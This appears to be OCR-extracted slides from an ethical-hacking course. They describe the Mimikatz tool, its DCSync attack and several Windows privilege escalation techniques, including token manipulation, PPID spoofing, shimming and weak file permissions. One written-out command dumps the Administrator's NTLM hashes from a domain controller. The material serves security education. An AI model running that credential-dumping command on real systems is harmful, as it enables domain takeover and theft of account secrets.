
- **Mimikatz**

  Source: *https://github.com*

  Mimikatz is a command-line tool that allows attackers to obtain credentials from registry memory locations. Attackers leverage mimikatz to perform DCSync attacks. Mimikatz includes a DCSync command that utilizes the Microsoft Directory Replication Service Remote Protocol (MS-DRSR) to replicate the behavior of a legitimate DC.

  Attackers execute the following command to retrieve the NTLM password hashes of an administrator account:

  `mimikatz “lsadump::dcsync /domain:(domain name) /user:Administrator”`



```



Other Privilege Escalation Techniques

Access Token Manipulation	- Windows uses access tokens to **determine the security context** of a process or thread - Attackers can obtain access tokens of other users or generate **spoofed tokens** to escalate privileges and perform malicious activities while evading detection
Parent PID Spoofing	- The appropriate PPID can be set to the process that is derived from the **SYSTEM** through system processes such as **svchost.exe** or **consent.exe** using the Windows UAC security feature - Attackers abuse these methods to bypass security mechanisms that **restrict process spawning** from the parent and maintain persistence to elevate their privileges
Application Shimming	- The Windows Application Compatibility Framework called Shim is used to **provide compatibility** between older and newer versions of Windows - Shims such as **RedirectEXE**, **injectDLL**, and **GetProcAddress** can be used by attackers to escalate privileges, install backdoors, disable Windows Defender, etc.
Filesystem Permission Weakness	- If the filesystem permissions of binaries are not properly set, an attacker can **replace the target binary** with a malicious file - If the process that is executing this binary has **higher-level permissions**, then the malicious binary is also executed with higher-level permissions
